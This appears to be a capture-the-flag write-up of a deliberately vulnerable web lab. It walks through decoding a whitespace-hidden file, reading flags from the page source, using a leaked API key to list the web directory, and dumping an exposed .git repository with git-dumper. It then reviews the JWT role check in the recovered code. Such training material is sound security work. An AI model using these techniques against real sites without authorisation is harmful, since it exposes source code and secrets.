

Project Black Challenge 5 Write-Up



Aron Folker - 10/09/2025

Table of Contents


Initial Access – Getting to the Vulnerable Application.....	3
Flag 1 – Base64 Encoded hashes in the View Source page.....	10
Flag 2 – Full Web Directory Dump	13
Flag 3 – Git Repository Public Access and Dump	14
Flag 4 – Publicly accessible users.php	20
Flag 5 – SHA256 PHP Magic Hashes	23
Flag 6 – JWT modification with no secret key required	25

Initial Access – Getting to the Vulnerable Application

Please note that the *QuickPentest* directory was the temporary name I gave to the challenge prior to renaming it *ProjectBlackChallenge5*, so if you see QuickPentest in the screenshots, it is synonymous with the ProjectBlackChallenge5 directory I use in the commands.

I began by opening the provided <https://projectblack.io/ctf/challenge5.txt> link to be greeted with what appeared to be a blank page.

Only I noticed that my mouse cursor displayed a thin line, showing that it was actually invisible text I was seeing. I highlighted this and checked the network tab to ensure that challenge5.txt was a document I could download.



I created a folder for this pen test and copied the contents:

```
mkdir ProjectBlackChallenge5  
cd ProjectBlackChallenge5  
wget https://projectblack.io/ctf/challenge5.txt
```

```

(aron@Teriah)-[~/Proving_Grounds/ProjectBlackChallenge5]
$ wget https://projectblack.io/ctf/challenge5.txt
--2025-09-10 18:11:11-- https://projectblack.io/ctf/challenge5.txt
Resolving projectblack.io (projectblack.io) ... 104.26.8.151, 172.67.69.98, 104.26.9.151, ...
Connecting to projectblack.io (projectblack.io)|104.26.8.151|:443 ..
. connected.
HTTP request sent, awaiting response ... 200 OK
Length: 355824 (347K) [text/plain]
Saving to: 'challenge5.txt'

challenge5.txt  100%[=====>] 347.48K  --.-KB/s    in 0.05s

2025-09-10 18:11:11 (6.60 MB/s) - 'challenge5.txt' saved [355824/355824]

```

After reviewing the filled, but blank textfile, I decided to analyse the challenge5.txt file with file and strings:

```

file challenge5.txt

challenge5.txt: ASCII text, with very long lines (65536), with no line
terminators

strings challenge5.txt

<no results from strings output>

```

```

(aron@Teriah)-[~/Proving_Grounds/ProjectBlackChallenge5]
$ file challenge5.txt
challenge5.txt: ASCII text, with very long lines (65536), with no l
ine terminators

```

This told me that there WERE characters here, ASCII text. After some research I discover that this is known as "whitespace".

After unsuccessfully utilising some whitespace interpreter's I realise that this must be raw binary.

To read the file in its raw form, we need to translate the file with the following rules:

- Treat each space as 0, each tab as 1,
- and convert every 8 bits → 1 byte.

I asked ChatGPT to develop a python script for me to do exactly this and output it as .bin (binary) files.

This was my exact prompt:

"Can you please write a python script for binary extraction that treats each space as a 0, each tab as a 1 and convert every 8 bits into 1 byte. Can you please ensure the script extracts the binary file into a .bin."

This is the code I got from chatGPT:

```
“

#!/usr/bin/env python3

import sys

def parse_bits(file_path, invert=False):
    """Convert spaces/tabs to bits."""
    with open(file_path, "r", encoding="utf-8", errors="ignore") as f:
        data = f.read()

    bits = []
    for c in data:
        if c == ' ':
            bits.append(0 if not invert else 1)
        elif c == '\t':
            bits.append(1 if not invert else 0)
    return bits

def bits_to_bytes(bits):
    """Convert a list of bits to a bytearray."""
    byte_list = []
    for i in range(0, len(bits), 8):
        chunk = bits[i:i+8]
        if len(chunk) < 8:
            continue
        byte = 0
        for b in chunk:
            byte = (byte << 1) | b
        byte_list.append(byte)
```

```

        return bytearray(byte_list)

def write_binary(bits, output_file):
    data = bits_to_bytes(bits)
    with open(output_file, "wb") as f:
        f.write(data)
    print(f"[+] Wrote {len(data)} bytes to {output_file}")

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print(f"Usage: {sys.argv[0]} <whitespace_file>")
        sys.exit(1)

    input_file = sys.argv[1]

    # Normal mapping
    bits_normal = parse_bits(input_file, invert=False)
    write_binary(bits_normal, "output_normal.bin")

    # Inverted mapping
    bits_inverted = parse_bits(input_file, invert=True)
    write_binary(bits_inverted, "output_inverted.bin")
# Usage: python decode_tabspace.py file.txt
"
```

For some reason, chatGPT output a script that also inverts the rule (tabs = 0 and space = 1).

I then used the script:

```

python decode_tabspace.py challenge5.txt
[+] Wrote 44478 bytes to output_normal.bin
[+] Wrote 44478 bytes to output_inverted.bin
```


I reused the file command on each file:

```
file output_inverted.bin
```

```
output_inverted.bin: OpenPGP Secret Key
```

```
file output_normal.bin
```

```
output_normal.bin: ASCII text
```

A terminal window with a dark background and light-colored text. The prompt is (aron@Teriah)-[~/Proving_Grounds/QuickPentest]. The first command is \$ python decode_tabspace.py challenge5.txt, which outputs two lines: [+] Wrote 44478 bytes to output_normal.bin and [+] Wrote 44478 bytes to output_inverted.bin. The second command is \$ file output_inverted.bin, which outputs output_inverted.bin: OpenPGP Secret Key. The third command is \$ file output_normal.bin, which outputs output_normal.bin: ASCII text. On the right side of the terminal, there is a sidebar with icons for File System, Network, and Browser.

```
(aron@Teriah)-[~/Proving_Grounds/QuickPentest]  
$ python decode_tabspace.py challenge5.txt  
[+] Wrote 44478 bytes to output_normal.bin  
[+] Wrote 44478 bytes to output_inverted.bin  
  
(aron@Teriah)-[~/Proving_Grounds/QuickPentest]  
$ file output_inverted.bin  
output_inverted.bin: OpenPGP Secret Key  
  
(aron@Teriah)-[~/Proving_Grounds/QuickPentest]  
$ file output_normal.bin  
output_normal.bin: ASCII text
```

Whilst the OpenPGP Secret Key does sound exciting, I am still more interested in the normal output.

The reason being, we can now analyse these binary files with strings:

```
strings -c output_normal.bin | head -n 50
```

```
iVBORw0KGgoAAAANSUhEUgAAAhwAAAI7CAYAAACnV0LyAAAAAXNSR0IArs4c6QAAAAARnQU1BAAC  
x  
jwv8YQUAAAAJcEhZcwAADSMAAA7DAcdvqGQAAIAxSURBVHhe7d0HeNR2vi7+Pef2e/+7556ze/fs  
ZltIQnHFvXcbF8CAbcBU02x67733DqaY3nvvvYUOCb13SGDTSN9ksxv8/p+vZsbImnGR7UEznvf7...
```

```
(aron@Teriah)-[~/Proving_Grounds/QuickPentest]
$ strings output_normal.bin | head -n 50
iVBORw0KGgoAAAANSUgAAAhwAAAI7CAYAAACnV0LyAAAAAXNSR0IArs4c6QAAAR
nQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqQAAIAxSURBVHhe7d0HeNR2vi7+Pef2e/+
7556ze/fs
ZltIQnHFvXcbF8CAbcBU02x67733DqaY3nvvvYU0Cb13SGDTSN9ksxv8/p+vZsbImnG
R7UEznvf7
PJ8HLGkkTZNe/fST5hdgsVgsFovFsnP9QjuAxWKxWCwWq6KLgYPFYrFYlJbdi4GDxWK
xWCyW3YuB
g8VisVgslt2LgYPFYrFYlJbdi4GDxWKxWCyW3YuBg8VisVgslt3LpQLHvEsrkLA+EzW
XJhARERlq
wPGxOPD40PKRr91dVcpyqcChfb0JiIiMNPTkJOtnM3BUqrr44orVG01ERGSkdnv7MHB
UtmLgICiI
R8PAUQLLGzjkTWaxWCwW602W7It8ltVi4KjMxcDBYrFYlK0LgcMFioGDxWKxWEYXA4c
LFAMHi8Vi
sYwuBg4XKAYOFovFYhlDBwuUAwcLBaLxTK6GDhcoBg4WCwWi2V0MXC4QDFwsFgsFsv
oYuBwgWLg
```

We see that this is now base64 encoded data, very interesting.

Let's output this into it's own textfile:

```
cat output_normal.bin > base64.txt
```

After researching base64 identifiers online, I come across this forum:

- <https://stackoverflow.com/questions/5242319/what-does-this-mean-image-pngbase64>

We see that all base64 encoded png files begin with "iVBORw0KGgo", like ours does, identifying our base64 encoded file as a png image.

This is a concept known as **magic numbers**, which is, in essence, a set of recurring numbers that are always present in the code of a file, usually to identify the file type from the code.


Let's go ahead and decode the base64 content into an image:

```
base64 -d base64.txt > challenge5.png
```

```
(aron@Teriah)-[~/Proving_Grounds/QuickPentest]
$ cat output_normal.bin > base64.txt
Places
(aron@Teriah)-[~/Proving_Grounds/QuickPentest]
$ base64 -d base64.txt > challenge5.png
```

As we can see from opening the image, we get a new URL and an image of a login page:

<https://c5.0hL.cc/login>



We have successfully found the intended target! Now the real pen-testing begins.

Flag 1 – Base64 Encoded hashes in the View Source page

When we visit the page, we are greeted by a login, after attempting the usual admin:admin, root:root and admin:password, we remember that ProjectBlack told us no brute forcing would be necessary in this lab and move on.

First thing I did, view the source of the web page, which we were pleasantly greeted by several individual hashes:

[illegible][illegible]

I go to hashes.com to decrypt these and find one hash decrypts:

IHWkfCAgSG1udDogL2FwaS9saXN0aW5nLnBocD9rZXk9VkdockGMwbHpWR2hsVm1WeWVWmxjb: |

```
| Hint: /api/listing.php?key=VGhpc0lzVGhlVmVyeVZlc
```

```

-----+
| PRJBLK{1/6:_fIR$t_0f_m@nY_fL@gz._wHEr3_W1lL_Y0u_pUT_Th3M_@1l?} |
|                               |
|                               |
| Hint: /api/listing.php?key=VGhpc0lzVGhlVmVyeVZ1cn1lWZXJ5U2VjcmV0S2V5 |
|                               |
-----+

```

Aha, found the **first flag** and the full API key.

Flag 2 – Full Web Directory Dump

Visiting:

- <https://c5.0hL.cc/api/listing.php?key=VGhpc0lzVGhlVmVyeVZlcnlWZXJ5U2VjcmV0S2V5>

We get the **second flag** and a very long list of different files from the web application directory:

PRJBLK{2/6:_oH_b0y,_Wh@t_d0_W3_H@vE_hEr3}

```
$ echo $FLAG
PRJBLK{2/6:_oH_b0y,_Wh@t_d0_W3_H@vE_hEr3}

$ find /app -type f | shuf
/app/frontend/node_modules/react-bootstrap-icons/dist/icons/threads-fill.js
/app/frontend/node_modules/react-bootstrap-icons/dist/icons/bell-slash.js
/app/frontend/node_modules/eslint/lib/rules/no-unneeded-ternary.js
/app/frontend/node_modules/@babel/helpers/lib/helpers/interopRequireDefault.js
/app/frontend/node_modules/react-router/dist/production/chunk-256d0065.js
/app/frontend/node_modules/@swc/helpers/esm/class_apply_descriptor_update.js
/app/frontend/node_modules/caniuse-lite/data/features/subresource-hinting.js
/app/frontend/node_modules/@babel/runtime/helpers/classPrivateFieldSet.js
/app/frontend/node_modules/@restart/hooks/esm/useDebounceServer.d.ts
/app/frontend/node_modules/react-bootstrap-icons/dist/icons/filetype-raw.js
/app/frontend/node_modules/react-bootstrap/esm/ToastHeader.d.ts
/app/frontend/node_modules/@types/babel__template/index.d.ts
/app/frontend/node_modules/caniuse-lite/data/features/meta-theme-color.js
/app/frontend/node_modules/@babel/runtime/helpers/classPrivateFieldSet.js
/app/frontend/node_modules/eslint/lib/rules/for-direction.js
/app/frontend/node_modules/@babel/helpers/lib/helpers/classApplyDescriptorSet.js
/app/frontend/node_modules/caniuse-lite/data/features/css-text-box-trim.js
/app/frontend/node_modules/caniuse-lite/data/features/css-text-box-trim.js
/app/dist/.git/hooks/post-update.sample
/app/frontend/node_modules/type-check/lib/parse-type.js
/app/frontend/node_modules/react-bootstrap-icons/dist/icons/kanban.js
/app/frontend/node_modules/react-bootstrap-icons/dist/icons/badge-wc.js
/app/frontend/node_modules/react-bootstrap-icons/dist/icons/3-square-fill.js
/app/frontend/node_modules/strip-json-comments/index.d.ts
/app/frontend/node_modules/@babel/runtime/helpers/esm/classCheckPrivateStaticAccess.js
/app/frontend/node_modules/@babel/runtime/helpers/toPropertyKey.js
/app/frontend/node_modules/@restart/hooks/useUnbounded/package.json
/app/frontend/node_modules/@restart/ui/node_modules/@restart/hooks/cjs/useImmediateUpdateEffect.js
/app/frontend/node_modules/caniuse-lite/data/features/wordwrap.js
/app/frontend/node_modules/@restart/ui/node_modules/@restart/hooks/cjs/useIsInitialRenderRef.d.ts
/app/frontend/node_modules/react-bootstrap-icons/dist/icons/emoji-grin.js
/app/frontend/node_modules/@swc/helpers/esm/assert_this_initialized.js
/app/frontend/node_modules/json-schema-traverse/README.md
/app/frontend/node_modules/@restart/ui/cjs/sr.d.ts
/app/frontend/node_modules/caniuse-lite/data/features/pointer.js
/app/frontend/node_modules/react-dom/cjs/react-dom-server-legacy.browser.development.js
/app/frontend/node_modules/@babel/runtime/helpers/esm/superPropBase.js
/app/frontend/node_modules/call-bind-apply-helpers/functionApply.js
/app/frontend/node_modules/react-bootstrap/esm/BootstrapModalManager.d.ts
/app/frontend/node_modules/react-bootstrap-icons/dist/icons/diagram-3.js
/app/frontend/node_modules/eslint/lib/rules/new-cap.js
/app/frontend/node_modules/@restart/ui/cjs/getScrollbarWidth.js
/app/frontend/node_modules/chalk/index.d.ts
/app/frontend/node_modules/react-bootstrap-icons/dist/icons/ombrage-4111.js
React Router to this VM, mouse the mouse pointer inside of pages 0/100
```

Flag 3 – Git Repository Public Access and Dump


On the first page, I immediately see:

```
/app/dist/.git/hooks/post-update.sample
```

A git repository!

Let's test if this git repository is public and I can download the HEAD.

- <https://c5.0hL.cc/.git/HEAD>



We can download the git HEAD, which means we can clone the contents of the git repository and extract sensitive information.

```
git-dumper https://c5.0hl.cc/.git/  
/home/aron/Proving_Grounds/ProjectBlackChallenge5/dev-dump/  
  
cd /dev-dump  
git checkout .  
git config --bool core.bare false  
git reset --hard  
git log --oneline  
git show HEAD > HEAD_output.txt
```

```

(aron@Teriah)-[~/Proving_Grounds/QuickPentest]
$ git-dumper https://c5.0hl.cc/.git/ /home/aron/Proving_Grounds/QuickPentest/dev-dump/
[-] Testing https://c5.0hl.cc/.git/HEAD [200]
[-] Testing https://c5.0hl.cc/.git/ [403]
[-] Fetching common files
[-] Fetching https://c5.0hl.cc/.git/description [200]
[-] Fetching https://c5.0hl.cc/.gitignore [200]
[-] https://c5.0hl.cc/.gitignore responded with HTML
[-] Fetching https://c5.0hl.cc/.git/hooks/applypatch-msg.sample [200]

```

```

(aron@Teriah)-[~/Proving_Grounds/QuickPentest]
$ cd dev-dump

(aron@Teriah)-[~/Proving_Grounds/QuickPentest/dev-dump]
$ git checkout .
Updated 0 paths from the index

(aron@Teriah)-[~/Proving_Grounds/QuickPentest/dev-dump]
$ git config --bool core.bare false

(aron@Teriah)-[~/Proving_Grounds/QuickPentest/dev-dump]
$ git reset --hard
HEAD is now at 60d86b2 Initial commit

(aron@Teriah)-[~/Proving_Grounds/QuickPentest/dev-dump]
$ git log --oneline
60d86b2 (HEAD -> master) Initial commit

(aron@Teriah)-[~/Proving_Grounds/QuickPentest/dev-dump]
$ git show HEAD > HEAD_output.txt

```

Now that we have dumped the entire git repository into an output file, let's take a look.

First off, we see that the `/api/flag.php` endpoint can only be accessed via a POST request and with a **JWT (Json Web Token)** with the **role of admin**, via the following code:

```


+if ($_SERVER["REQUEST_METHOD"] !== "POST") {
+    http_response_code(405); // Method Not Allowed
+    $response['message'] = "Only POST requests are allowed.";
+    echo json_encode($response);
+    exit(); // Ensure no extra output is sent
+}
+

```

```

+$authorizationHeader = $_SERVER["HTTP_AUTHORIZATION"] ?? '';
+if ($authorizationHeader === '') {
+    http_response_code(403); // Forbidden
+    $response['message'] = "Get a JWT then back to me";
+    echo json_encode($response);
+    exit();
+}
+
+$token = decode_auth_header($_SERVER["HTTP_AUTHORIZATION"] ?? '');
+$role = $token['role'];
+if ($role !== 'admin') {
+    http_response_code(401); // Unauthorized
+    $response['message'] = "Sorry, you don't have permission to see the flag :(";
+    echo json_encode($response);
+    exit();
}

```



```

~/Proving_Grounds/QuickPentest/dev-dump/HEAD_output.txt - Mousepad
File Edit Search View Document Help
21+
22+$response = [
23+    'success' => false,
24+];
25+
26+if ($_SERVER["REQUEST_METHOD"] !== "POST") {
27+    http_response_code(405); // Method Not Allowed
28+    $response['message'] = "Only POST requests are allowed.";
29+    echo json_encode($response);
30+    exit(); // Ensure no extra output is sent
31+}
32+
33+$authorizationHeader = $_SERVER["HTTP_AUTHORIZATION"] ?? '';
34+if ($authorizationHeader === '') {
35+    http_response_code(403); // Forbidden
36+    $response['message'] = "Get a JWT then back to me";
37+    echo json_encode($response);
38+    exit();
39+}
40+
41+$token = decode_auth_header($_SERVER["HTTP_AUTHORIZATION"] ?? '');
42+$role = $token['role'];
43+if ($role !== 'admin') {
44+    http_response_code(401); // Unauthorized
45+    $response['message'] = "Sorry, you don't have permission to see the flag :(";
46+    echo json_encode($response);
47+    exit();
48+}

```


We now know to reach at least one of the flags we need:

- A JWT with the admin role enabled.
- Using the JWT as authorization to in a POST request to get the flag.

Secondly, we see `/api/jwt.php`, which is **how** the JWT will be generated and given to our user, with the JWT body paramters of:

```
+      'iss' => 'http://projectblack.io',
+      'aud' => 'http://projectblack.io',
+      'iat' => time(),
+      'nbf' => 1357000000,
+      'exp' => time() + 60*60*24*365, // 1 year
+      'role' => $role,
+      'username' => $username,
+      'userId' => $userId,
```

